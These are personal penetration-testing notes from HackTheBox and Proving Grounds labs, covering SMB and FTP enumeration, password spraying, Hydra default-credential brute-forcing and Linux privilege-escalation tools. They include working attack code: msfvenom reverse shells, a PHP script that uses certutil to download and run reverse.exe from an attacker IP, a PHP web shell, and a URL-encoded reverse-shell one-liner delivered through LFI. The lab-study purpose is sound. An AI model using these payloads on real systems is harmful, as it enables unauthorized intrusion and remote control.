SMB	10.129.231.149	445	CICADA-DC	572: CICADA\Denied RODC Password Replication Group (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	1000: CICADA\CICADA-DC\\$ (SidTypeUser)
SMB	10.129.231.149	445	CICADA-DC	1101: CICADA\DsAdmins (SidTypeAlias)
SMB	10.129.231.149	445	CICADA-DC	1102: CICADA\DsUpdateProxy (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	1103: CICADA\Groups (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	1104: CICADA\john_smoulder (SidTypeUser)
SMB	10.129.231.149	445	CICADA-DC	1105: CICADA\sarah_dantella (SidTypeUser)
SMB	10.129.231.149	445	CICADA-DC	1106: CICADA\michael_wrightson (SidTypeUser)
SMB	10.129.231.149	445	CICADA-DC	1108: CICADA\david_orelious (SidTypeUser)
SMB	10.129.231.149	445	CICADA-DC	1109: CICADA\Dev Support (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	1601: CICADA\emily_oscars (SidTypeUser)

- This is the output of the rid-brute, and we can see that we got a lot of users. All the users are associated with the "(SidTypeUser)" on the right side
- For this **Cicada HTB**, we had found a password from the SMB share, so now we have usernames so we can brute force the username with the password, by putting these usernames in a text file

nxc smb 10.10.10.10 -u 'guest' -p " --users

- The difference between **rid-brute** and **users** is that the rid-brute gives more information than just users (ex. groups), and ALSO that users includes "descriptions" for each user, which in the Cicada HTB actually gave us a password

```

→ cicada nxc smb cicada.htb -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
SMB      10.129.231.149 445   CICADA-DC      [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (
SMBv1:False)
SMB      10.129.231.149 445   CICADA-DC      [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB      10.129.231.149 445   CICADA-DC      -Username-
SMB      10.129.231.149 445   CICADA-DC      Administrator           -Last PW Set-          -BadPW-  -Description-
the computer/domain
SMB      10.129.231.149 445   CICADA-DC      Guest                2024-08-26 20:08:03 1  Built-in account for administering
o the computer/domain
SMB      10.129.231.149 445   CICADA-DC      krbtgt              2024-03-14 11:14:10 1  Key Distribution Center Service Acc
ount
SMB      10.129.231.149 445   CICADA-DC      john.smoulder       2024-03-14 12:17:29 1
SMB      10.129.231.149 445   CICADA-DC      sarah.dantella     2024-03-14 12:17:29 1
SMB      10.129.231.149 445   CICADA-DC      michael.wrightson 2024-03-14 12:17:29 0
SMB      10.129.231.149 445   CICADA-DC      david.orelius      2024-03-14 12:17:29 0
Just in case I forgot my password i
s arT$Lp#7t+VQ!3
SMB      10.129.231.149 445   CICADA-DC      emily.oscars        2024-08-22 21:20:17 0
SMB      10.129.231.149 445   CICADA-DC      [*] Enumerated 8 local users: CICADA
→ cicada

```

How to bruteforce enumeration with a username list:

nxc smb 10.10.10.10 -u users.txt -p "random password"

- users.txt is a text file where each username is in its own line
- Replace the password with your desired password

```

→ cicada nxc smb cicada.htb -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB      10.129.231.149 445   CICADA-DC      [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True)
SMBv1:False)
SMB      10.129.231.149 445   CICADA-DC      [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB      10.129.231.149 445   CICADA-DC      [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB      10.129.231.149 445   CICADA-DC      [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB      10.129.231.149 445   CICADA-DC      [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB      10.129.231.149 445   CICADA-DC      [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB      10.129.231.149 445   CICADA-DC      [*] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
→ cicada

```

- From this output, michael.wrightson (on the bottom) is the only one that the password worked for
- Now, we can use his username and password to enumerate the shares using the "--shares" flag just like before
- We can also rerun the "--rid-brute" flag with the username and password since it might give us new users now

How to bruteforce enumeration with a username list and password list:

nxc smb 10.10.10.10 -u users.txt -p passwords.txt

- This is only theoretical. I know this works on crackmapexec though
- This should try all combinations of users and passwords, like all the usernames will be combined with all the passwords, not just like a one-to-one relationship. At least crackmapexec does that

Enumerate SMB using nmap

- **nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse [MACHINE_IP]**
- **nmap {ip} --script=smb-vuln***
- or **smbclient -L [MACHINE_IP]**
 - The -L stands for "list", as in list the share names
 - TRY EMPTY PASSWORD

- It often requires a password and just list the names, while the nmap scan with the script usually tells us about the permissions and WAY more
- Try `smbclient -L [MACHINE_IP] -U Administrator`
 - And then try a blank password or another password like "Administrator"
- Try `smbclient -L [MACHINE_IP] -U Admin`
 - And then try a blank password or another password like "Admin"

How to inspect a specific SMB Share:

- `smbclient //MACHINE_IP/SHARE_NAME`
- Or `smbclient //MACHINE_IP/SHARE_NAME -N`
 - The "-N" stands for no password
- Or `smbclient //TARGET_IP/SHARE_NAME -U username`
 - Do this if you want to access as a specific user
 - **If you do this, it will ask for a password LATER, so no need to specify password here**
- Often, when you try to access the anonymous share for example, it will ask for a password, and the password is **anonymous**
- From there, do `ls (or dir)` or any other commands to look around the share

How to download a specific file while inside SMB Share:

- `get [file_name]`
- And then it will download the file to the current working directory of your terminal

How to recursively download a specific SMB Share:

- `smbget -R smb://MACHINE_IP/SHARE_NAME`
- Or `smbget -R -U username smb://MACHINE_IP/SHARE_NAME`
 - Do this if you want to download as a specific user
- Make sure to run this command while IN your local machine, not while inside smb client
- And once this runs, there should be new files/folders on your machine

File Types:

D: Directory

- Represents a folder that contains files or other subdirectories.

DR: Directory (Readable)

- Indicates a directory with readable permissions.

DH: Directory (Hidden)

- A hidden directory. These are often configuration or temporary directories.

HR: Hidden File (Readable)

- A hidden file with read permissions. Hidden files often start with a dot (.) and are used for system or application settings.

R: Regular File

- A standard file, which could contain text, logs, or binary data.
 -
-

FTP

Tips:

- anonymous as both the passwords and username sometimes works
- If you see anything related to Ruby or "Ruby on Rails" when you look at FTP, look at the [MedJed PG Practice](#)

CAUTION: The FTP server may become unresponsive for up to 50 seconds after a port scan. Be patient and wait before attempting to connect.

How to connect to ftp:

- `ftp 10.10.10.10`
 - You will be prompted for username and password
- `ftp [username]@192.168.1.100`

How to list files:

- `ls` or `dir`
- **I really recommend using `ls -la` since there may be hidden files**

How to get files from ftp (it will download to the current working directory):

- `get passwords.txt`

How to download all files from the current directory:

- `cd <directory_path>`
- `prompt`

- By default, FTP prompts you to confirm each file download when using mget. To avoid this and download all files without confirmation, disable prompting
- **mget *** (make sure you type in **prompt** before hand)
 - Use the mget command with a wildcard (*) to download all files in the current directory:

How to download all files recursively using wget (so no need to use ftp fool)

- **wget -r ftp://USER:PASS@IP:PORT**
 - Be cognizant of fact that this will only get files we have Read access to, so it is important to manually login and explore the files for items that were missed. This may end up being a secondary enumeration pass, if we hit a wall — just don't forget it. I have found useful usernames in UAC files that I could not retrieve. It is also important to login to test file upload functionality.

grep -rinE '(password|username|user|pass|key|token|secret|admin|login|credentials)'

- **This command is really useful for looking through something like a directory of FTP or SMB files for useful information**
- Found in the [Shenzi](#) PG Practice
- **-r** : Recursive
- **-i** : Ignore case
- **-n** : Line numbers: Shows the line number in the file where the match occurs.
- **-E** : Use Extended Regular Expressions (ERE), which allows more powerful regex patterns like | (alternation/or), +, {}, etc., without needing to escape them.

How to mount FTP Server

Sometimes, like with SMB, there are just way too many files and directories. So, we can just mount the FTP server to local Kali for easier enumeration.

Install:

1. **sudo apt update**
2. **sudo apt install curlftpfs**

Usage:

- **mkdir ~/ftp-mount**
 - Make sure it's empty if you already made it before
- **curlftpfs ftp://user:password@host ~/ftp-mount**
 - This mounts the **ENTIRE** FTP to ~/ftp-mount

- curlftpfs `ftp://user:pass@ftp.example.com/pub/data ~/ftp_mount`
 - This mount **specific directory** (/pub/data) to Kali

Bruteforce default creds (without any previous info)

```
kali㉿kali:~/labs/practicelabs/sybaris$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 192.168.115.93 ftp exiting
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-22 16:5
7:38 04-22 16:43:36 library versions: OpenSSL 1.1.1m 14 Dec 2021, LZ4 2.10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries p
er task
[DATA] attacking ftp://192.168.115.93:21/
[21][ftp] host: 192.168.115.93 login: ftp password: ftp
[21][ftp] host: 192.168.115.93 login: anonymous password: anonymous
[21][ftp] host: 192.168.115.93 login: ftp password: b1uRR3
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-22 16:5
7:40 04-22 16:43:38 Initialization Sequence Completed
```

- From [Sybaris](#) PG Practice
- This was the first time I've seen someone just fully bruteforce FTP with default credentials. And it found some
- Here is the wordlist:
<https://github.com/govolution/betterdefaultpasslist/blob/master/ftp.txt>
- `hydra -C ftp.txt 192.168.115.93 ftp`

```

kali㉿kali:~/labs/practicelabs/AuthBy$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 192.168.243.46 ftp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-08 16:43:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.243.46:21/
[21][ftp] host: 192.168.243.46    login: Admin      password: admin
[21][ftp] host: 192.168.243.46    login: admin      password: admin
[21][ftp] host: 192.168.243.46    login: anonymous  password: anonymous
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-08 16:43:35

```

- Also seen in [AuthBy](#) PG Practice
- Here is the wordlist:
<https://github.com/govolution/betterdefaultpasslist/blob/master/ftp.txt>
- `hydra -C ftp.txt 192.168.115.93 ftp`

Passive Mode

How to get into passive mode:

- `ftp -p 10.10.10.10`

Why use -p?

- Because active mode often fails when:
 - The client is behind a NAT or firewall
 - The firewall blocks incoming connections from the server
 - You're on TryHackMe, HackTheBox, or another pentesting platform where outgoing-only traffic is allowed

If you are in passive mode and want to get out (or vice versa), you can toggle using this command:

- `passive`

Passive vs. Active Mode:

- In **active mode**, the server connects back to the client, which can reveal information about the client's setup or be abused if the client has insecure services open.
- In **passive mode**, the client always initiates connections, which limits your ability to exploit or observe the client from the server side.

Uploading reverse shell to FTP, and then accessing it through a website

In the [AuthBy](#) PG Practice, we saw a web server which had the same files as the FTP server. So, once we got admin credentials for FTP, we put in a reverse shell file, and then accessed it through the web server to trigger reverse shell. A similar attack vector can be seen in the /var/ftp section below.

1. First get a reverse shell into a file called `php-cmd.php`
2. `put php-cmd.php`
3. Access that file in the web server to trigger reverse shell

If the above doesn't work, you can try an alternative method for uploading and triggering a reverse shell. This involves uploading a .exe reverse shell and then activating it by running a .php file. It is shown in this write up. This one is specific for windows though, because it's a .exe

Step 1: Generate reverse shell executable

64-bit: `msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.243 LPORT=1234 -f exe > reverse.exe`

or

32-bit: `msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.243 LPORT=1234 -f exe > reverse.exe`

- IMPORTANT: `windows/shell_reverse_tcp` is for **32-bit** while `windows/x64/shell_reverse_tcp` is for **64-bit**. However, it is important to note that sometimes 32-bit stuff can run on 64-bit architecture!
- You are using msfvenom to create a Windows executable (`reverse.exe`) that, when run, connects back (reverse shell) to your Kali machine (192.168.49.243) on port 1234.
- Payload: `windows/shell_reverse_tcp`
- Output format: `exe`

Step 2: Prepare PHP scripts to deliver & execute the payload

You create two PHP scripts:

upload.php

```
<?php  
$download = system('certutil.exe -urlcache -split -f http://192.168.49.243/reverse.exe  
reverse.exe', $val)  
?>
```

This uses Windows built-in certutil.exe to:

- -urlcache -split -f: download a file from a remote URL.
- Downloads your reverse shell executable (reverse.exe) from your Kali machine.
- Saves it as reverse.exe on the target.

So this script pulls the malware onto the victim machine.

run.php

```
<?php  
$exec = system('reverse.exe', $val)  
?>
```

This executes reverse.exe on the victim machine, triggering the reverse shell.

Note:

- In the [MedJed](#) PG Practice, we saw another run.php file
 - <?php
 - \$exec = system('C:/Users/Jerren/Desktop/reverse.exe', \$val)
 - ?>
 - \$val is an optional second parameter to system().
 - It captures the exit status code of the executed command.
 - In this script, \$val will contain 0 if the command succeeded, or a non-zero value if it failed.

Step 3: Upload scripts onto FTP server

You use FTP to upload upload.php and run.php to the folder that's:

- Writable via FTP
- Accessible via web server (HTTP)

Example:

```
ftp> put upload.php  
ftp> put run.php
```

Step 4: Trigger the scripts via web server

Visit in browser:

<http://target/upload.php>

- This runs certutil.exe on the server, which pulls down your reverse.exe from your Kali machine.

Open listener

- rlwrap nc -lvpn 80

Next, visit:

<http://target/run.php>

- This executes reverse.exe, which then connects back to you.
 - Open listener first
-

/var/ftp write permissions leading to reverse shell (putting in reverse shell to ftp)

In the [Inclusiveness](#) PG Play, we saw that we had anonymous login. And so this hinted that maybe we have read permissions for the FTP root directory (usually /var/ftp). To see if we have write permissions, we can use the LFI that we found in the web server previously, and check the FTP config file (specifically the VSFTPD config file).

After looking at [/etc/vsftpd.conf](#) (the VSFTPD config file), we saw that the FTP root directory was in /var/ftp and that we had write permissions.

```
# Example config file /etc/vsftpd.conf # The default compiled in settings are fairly paranoid. This sample file # loosens things up a bit, to make the ftp daemon more useable. # Please see vsftpd.conf(5) for all compiled in defaults. #
# # READ THIS: This example file is NOT an exhaustive list of vsftpd options. # Please read the vsftpd.conf(5) manual page to get a full idea of vsftpd's capabilities. # # Run standalone? vsftpd can run either from an inetd or as a
# # daemon started from an initscript. anon_umask=000 listen=YES # # This directive enables listening on IPv6 sockets. By default, listening # on the IPv6 "any" address (:) will accept connections from both IPv6 # and IPv4 clients. It is not necessary to listen on both IPv4 and IPv6 # sockets. If you want that (perhaps because you want to listen on specific # addresses) then you must run two copies of vsftpd with two configuration # files.
listen_ipv6=YES # # Allow anonymous FTP? (Disabled by default). anonymous_enable=YES # # Uncomment this to allow local users to log in. local_enable=YES # # Uncomment this to enable any form of FTP write command.
write_enable=YES # # Default umask for local users is 077. You may wish to change this to 022. # # If your users expect that (022 is used by most other ftp'ds) local_umask=022 # # Uncomment this to allow the anonymous user to upload files. This only # has an effect if the above global write enable is activated. Also, you will # obviously need to create a directory writable by the FTP user. anon_upload_enable=YES # # Uncomment this if you want the anonymous FTP user to be able to create # new directories. #anon_mkdir_write_enable=YES # # Activate directory messages - messages given to remote users when they # go into a certain directory. dirmessage_enable=YES # # enabled, vsftpd will display directory listings with the time # in your local time zone. The default is to display GMT. The # times returned by the MDTM FTP command are also affected by this # option. use_localtime=YES # #
Activate logging of uploads/downloads. xferlog_enable=YES # # Make sure PORT transfer connections originate from port 20 (ftp-data), connect from port 20+YES # # If you want, you can arrange for uploaded anonymous files to be owned by the user who initiated the upload. user_sub_token=$USER # # You do not have to set this to YES, it's just there if you want it is set to YES # # before #xferlog_file=/var/log/vsftpd.log # # If you want, you can have your log files in standard Ftpd wierlog format. # Note that the default log file location is /var/log/vsftpd.log in this case. xferlog_std_format=YES # # You can change the default value for timing out an idle session. #idle_session_timeout=600 # # You may change the default value for timing out a data connection. #data_connection_timeout=120 # # It is recommended that you define on your system unique user which the # ftp server can use as a totally isolated and unprivileged user. #nopriv user=tftpsecure # # Enable this and the server will recognise asynchronous ABOR requests. Not # recommended for security (the code non-trivial). Not enabling it, # however, may confuse older FTP clients. #async_abor_enable=YES # # By default the server will pretend to allow ASCII mode but in fact ignore # the request. Turn on the below options to have the server actually do ASCII # mangling on files when in ASCII mode. # Beware that on some FTP servers, ASCII support allows a denial of service # attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd # predicted this attack and has always been safe, reporting the size of the # raw file. # ASCII mangling is a horrible feature of the protocol. #ascii_upload_enable=YES #ascii_download_enable=YES # You may fully customise the login banner string. #ftpd_banner=Welcome to blah FTP service. # # You may specify a file of disallowed anonymous e-mail addresses. Apparently # useful for combatting certain DoS attacks. #deny_email_enable=YES # (default follows)
#banan_email_file=/etc/vsftpd.banned_emails # # You may restrict local users to their home directories. See the FAQ for # the risks in this before using chroot_local_user=YES # # If you want to force a user to use a specific directory as their home directory, then set their home directory to # /var/www/html. # You may force a user to NOT change their chroot directory by # chroot_list_enable=YES # (default follows) #chroot_list_file=/etc/vsftpd.chroot_list
#vsftpd.chroot_list # # You may activate the "-R" option to the built-in ls. This is disabled by # default to avoid remote users being able to cause excessive I/O on large # sites. However, some broken FTP clients such as "netftp" and "mirror" assume # the presence of the "-R" option, so there is a strong case for enabling it. #ls_recuse_enable=YES # # Customization # # Some of vsftpd's settings don't fit the filesystem layout by # default. # # This option should be the name of a directory which is empty. Also, the # directory should not be writable by the ftp user. This directory is used # as a secure chroot() jail at times. vsftpd does not require filesystem # access, secure_chroot_dir=/var/run/vsftpd/empty # # This string is the name of the PAM service vsftpd will use. pam_service_name=vsftpd # # This option specifies the location of the RSA certificate to use for SSL # encrypted connections. rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key ssl_enable=NO # # Uncomment this to indicate that vsftpd use a utf8 filesystem. #utf8_filesystem=YES # # Point users at the directory we created earlier. anon_root=/var/ftp/ write_enable=YES #
```

This means we can upload a PHP reverse shell. But first, let's upload a PHP web shell to test out if this attack vector works.

```
<?php system($_REQUEST['cmd']) ?>
```

Upload the PHP file in the FTP pub directory.

```
ftp 192.168.128.14
```

```
cd pub
```

```
put php-cmd.php
```

Try if the PHP payload is working. As shown below that I can execute command using the payload.



To gain a remote connection first I will generate a listener.

```
rlwrap nc -nvlp 80
```

Note: the stuff below will not work since you will have to change the reverse shell to your IP and port before you URL encode it

URL Encode the one liner PHP reverse shell payload.

```
php%20-r%20%27%24sock%3Dfsockopen(%22192.168.49.128%22%2C80)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22)%3B%27
```

Execute PHP reverseshell payload.

```
192.168.128.14/secret_information/?lang=.../..../var/ftp/pub/php-cmd.php&cmd=php%20-r%20%27%24sock%3Dfsockopen(%22192.168.49.128%22%2C80)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22)%3B%27
```



Once the exploit is successfully executed, I will receive a reverse shell connection from port 80 as www-data.

How to find files in Linux

1. Finding **Files** by Name across the **whole system**
 - a. `find / -name "flag.txt" 2>/dev/null`
 - i. `find / -name local.txt 2>/dev/null`
 - ii. `find / -name proof.txt 2>/dev/null`
 - iii. `find / -name "user.txt" 2>/dev/null`
 - iv. `find / -name "root.txt" 2>/dev/null`
 - b. `find / -iname "flag.txt" 2>/dev/null`
 - i. Case insensitive
 - c. `find / -name "*.txt" 2>/dev/null`
 - i. Finding ALL .txt files
2. Recursively finding Files of certain type in **current directory**
 - a. `find . -type f -name "*.txt" 2>/dev/null`
3. Finding **Directory** by Name
 - a. `find / type -d -name "DirNameHere" 2>/dev/null`
4. Finding Files by **Extension**
 - a. `find / -type f -name "*.php" 2>/dev/null`
5. Searching for Files by **Size**
 - a. `find / -type f -size +100M 2>/dev/null`
 - b. `find / -type f -size -10k 2>/dev/null`
6. Finding files by **user or group permissions**
 - a. `find / -user root -name "*.txt" 2>/dev/null`
 - b. `find / -perm -o+w 2>/dev/null # World-writable`
 - c. `find / -perm -4000 2>/dev/null # SUID files (potential privilege escalation)`
7. Finding **hidden** files or directories
 - a. `find / -type f -name ".*" 2>/dev/null`
8. Finding files with **specific content**
 - a. `find / -type f -exec grep -l "password" {} 2>/dev/null \;`

Check for Readable Files

Find files that are owned by the current user and readable:

- `find /home /tmp /var -type f -user $(whoami) -readable 2>/dev/null`

grep

grep -rinE '(password|username|user|pass|key|token|secret|admin|login|credentials)'

- Searches recursively through current directory for key words
- This command is really useful for looking through something like a directory of FTP or SMB files for useful information
- Found in the [Shenzi](#) PG Practice
- -r : Recursive
- -i : Ignore case
- -n : Line numbers: Shows the line number in the file where the match occurs.
- -E : Use Extended Regular Expressions (ERE), which allows more powerful regex patterns like | (alternation/or), +, {}, etc., without needing to escape them.

Recursively search directory:

- grep -r "password" /path/to/dir

Useful flags:

- **-i**: ignore case
- **-n**: show line numbers
- **--include**: limit to specific file types
 - grep 'pattern' --include="*.txt" /*
- **--exclude-dir**: skip specific directories
 - grep -rn --exclude-dir="node_modules" "password" .

Look through file for "password" case in-sensitive:

- grep -ni "password" filename.txt

grep -Rin password wp-config.php -n4

- "R" is for recursive but this is just a file so idk
- We are looking for "password" in wp-config.php
- -n4 is supposed to be for looking at 4 lines before and after the line that matches so you can see context
- From here:

<https://freedium.cfd/https://medium.com/@yogasatriautama/pg-nukem-296392de8e96>

Automated Privilege Escalation

Linux-exploit-suggester


First seen on the [Lampiao](#) PG Play

A useful script to check for exploits on Linux machines is linux exploit suggester.

- <https://github.com/mzet-/linux-exploit-suggester>

To download (run these on target machine):

1. wget <https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh> -O les.sh
2. chmod +x les.sh
3. ./lesh.sh



```
tiago@lampieo: ~
[+] [CVE-2016-5195] dirtycow
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10
  .0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
  Download URL: https://www.exploit-db.com/download/40611
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-51
95_5.sh

[+] [CVE-2016-5195] dirtycow 2
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-gen
eric}
  Download URL: https://www.exploit-db.com/download/40839
  ext-url: https://www.exploit-db.com/download/40847.cpp
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-51
95_5.sh
```

- As we see here, we have two possible vulnerabilities. We ended up using the Dirtycow 2 vulnerability and the cool thing about this tool is that it gives you the link (as underlined in red) of the exploit from exploit-db, which is what we used

unix-privesc-check

As we learned in the previous section, Linux systems contain a wealth of information that can be used for further attacks. However, collecting this detailed information manually can be rather time-consuming. Fortunately, we can use various scripts to automate this process.

To get an initial baseline of the target system, we can use [unix-privesc-check](#) on UNIX derivatives such as Linux. This Bash script is pre-installed on our local Kali machine at **/usr/bin/unix-privesc-check**, and it performs several checks to find any system misconfigurations that can be abused for local privilege escalation. We can review the tool's details by running the script without any arguments.

```
kali@kali:~$ unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                  handles and called files (e.g. parsed from shell scripts,
                  linked .so files). This mode is slow and prone to false
                  positives but might help you find more subtle flaws in 3rd
                  party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.
...
```

Listing 21 - Running unix_privesc_check

- unix-privesc-check

As shown in the listing above, the script supports "standard" and "detailed" mode. Based on the provided information, the standard mode appears to perform a speed-optimized process and should provide a reduced number of false positives. Therefore, in the following example we are going to transfer the script to the target system and use the standard mode to redirect the entire output to a file called **output.txt**.

./unix-privesc-check standard > output.txt

The script performs numerous checks for permissions on common files. For example, the following excerpt reveals configuration files that are writable by non-root users:

```
Checking for writable config files
#####
    Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
    Checking if anyone except root can change /etc/group
    Checking if anyone except root can change /etc/fstab
    Checking if anyone except root can change /etc/profile
    Checking if anyone except root can change /etc/sudoers
    Checking if anyone except root can change /etc/shadow
```

Listing 23 - unix_privesc_check writable configuration files

This output reveals that anyone on the system can edit **/etc/passwd**. This is quite significant as it allows attackers to easily [elevate their privileges](#) or create user accounts on the target. We will demonstrate this later in the Module.

There are many other tools worth mentioning that are specifically tailored for Linux privilege escalation information gathering, including [LinEnum](#) and [LinPeas](#), which have been actively developed and enhanced over recent years.

Although these tools perform many automated checks, we should bear in mind that every system is different, and unique one-off system changes will often be missed by these types of tools. For this reason, it's important to check for unique configurations that can only be caught by manual inspection, as illustrated in the previous section.

In the next Learning Unit, we are going to learn how to act on the information we obtained through enumeration in order to elevate our privileges.

LinPEAS

Warning:

- I see CVE-2021-3560 highlighted in yellow a lot, but I have yet to see it actually being the attack vector

Here is the [release page](#)

- **linpeas.sh** — The most compatible, works across most Linux systems.
- linpeas_fat.sh — Contains more features and checks but is much larger (15.8MB).
- linpeas_small.sh — Very lightweight, minimal version.
- linpeas_linux_amd64 — Use if the target is 64-bit Linux (most modern distros).
- linpeas_linux_386 — For 32-bit Linux.
- linpeas_linux_arm/arm64 — For ARM devices (like Raspberry Pi).

- linpeas_darwin_amd64 — For macOS 64-bit.

Use **linpeas.sh** or linpeas_fat.sh if space isn't an issue. If you know the exact architecture, use the binary version like linpeas_linux_amd64.

How to save linPEAS output to sublime text with color

Sometimes, linPEAS output is too much and you want to be able to use CTRL + F or more. So, I found a way to save the output to a file and read it in sublime text. THIS INCLUDES READING IT ON your windows host machine, which has a huge screen so it makes reading it SO much quicker and faster.

First, you have to install ansiescape package on sublime text in order to read ANSI text:


1. Go to tools on the top of sublime text
2. Click on "install package" on the bottom if it's there
3. And then go to "command palette" on the top of tools
4. Then search for "install package"
5. And then search for "ansiescape"

Then, you have to save linPEAS output to a file:

1. ./linpeas > linpeas.txt
2. And then upload it to your local kali
3. And then either open it in your sublime text on kali, or drag and drop it (by going to file manager on kali and dropping it into windows host) and open it from sublime text in windows host

